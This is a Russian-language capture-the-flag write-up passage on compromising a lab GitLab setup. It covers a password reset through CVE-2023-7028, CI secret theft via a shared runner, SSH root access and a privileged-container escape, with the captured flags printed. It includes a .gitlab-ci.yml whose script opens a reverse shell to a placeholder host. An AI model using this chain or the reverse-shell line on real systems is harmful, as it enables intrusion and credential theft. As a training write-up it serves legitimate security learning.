Имея версию GitLab - ищем по ней уязвимости и находим CVE-2023-7028, позволяющую нам осуществить сброс пароля через подстановку своего email адреса, рядом с настоящим. Выше мы уже получали один email, пробуем взять его и подставить так же свой, проэксплуатировав уязвимость (лучше было брать локальные почтовые адреса, выданные на время мероприятия), и получаем на почту пароль для входа.
Теперь мы можем увидеть один из доступных репозиториев, где, собственно, размещен сайт (и один из предыдущих токенов, если пропустили - можно взять отсюда). Смотрим по сторонам и ищем еще что-нибудь интересное, например - включенные Shared Runner для данного репозитория. А значит, если кто-то использует данный раннер в другом репозитории, мы можем получить его секреты, используя CI/CD.
Находим второй репозиторий, там у нас есть права Developer, но посмотреть секреты нельзя. Вот тут то мы и заюзаем наш shared runner, создав свой `.gitlab-ci.yml`:

```
image: python:latest
run:
 script: sh -i >& /dev/tcp/<ip>/<port> &0>1
```

таким образом мы получим доступ внутрь docker-контейнера с запущенным раннером и сможем вывести все секреты, которые хранятся в ENV, забрав еще один флаг **`a71cbf9bbce0f9b9f86f5ef6159f4654`**.

А если внимательно изучить все доступные секреты - найдем еще и ключик ssh, который подойдет для пользователя root на vm1!!

Первая машина - docker secret's and root access

Подключимся с найденным выше ключом к машине под пользователем root и заберем еще один флаг - **`3436af9990dfdaf2fc5b1f6d901ff4a6`**.

Казалось бы, можно остановиться, но теперь мы можем смотреть что есть в докерах - а значит можно изучить их секреты, например зайти в любой из трех контейнеров MinIO и достать последний на данной машине токен **`2cc57d98aee1125991d62a7db2443b3f`**.

На этом этапе с этой машиной покончено, но остается пара не раскрытых секретов на второй

Вторая машина - gitlab rake and other secretes

Вернемся к нашему раннеру - мы находимся внутри docker-контейнера. Проверяем - и оказывается, что он запущен в privilege mode, что позвоялет нам выполнить docker-escape.

Пробуем подмантировать файловую систему - и вуаля, мы уже имеем полный доступ до vm2 (runner был запущен непосредственно на ней).

Находим сразу еще один токен в директории /root/token - **`c26b1a1edad3f3606ee9e969576f00bf`** и продолжаем поиски последнего ключа.

Если чуточку покопаться в репозитории гитлаба - можно найти еще одного пользователя Administrator.
Попробуем зайти под ним, сбросив пароль через gitlab-rake, т.к. мы теперь root - мы можем такое себе позволить.
Заходим с новым паролем под данным пользователем и видим приватный репозиторий с последним флагом - **`4b215c15f98549cbf1d3f8c08fa18c3a`**.

Кажется, теперь мы собрали все флаги и можно расслабиться.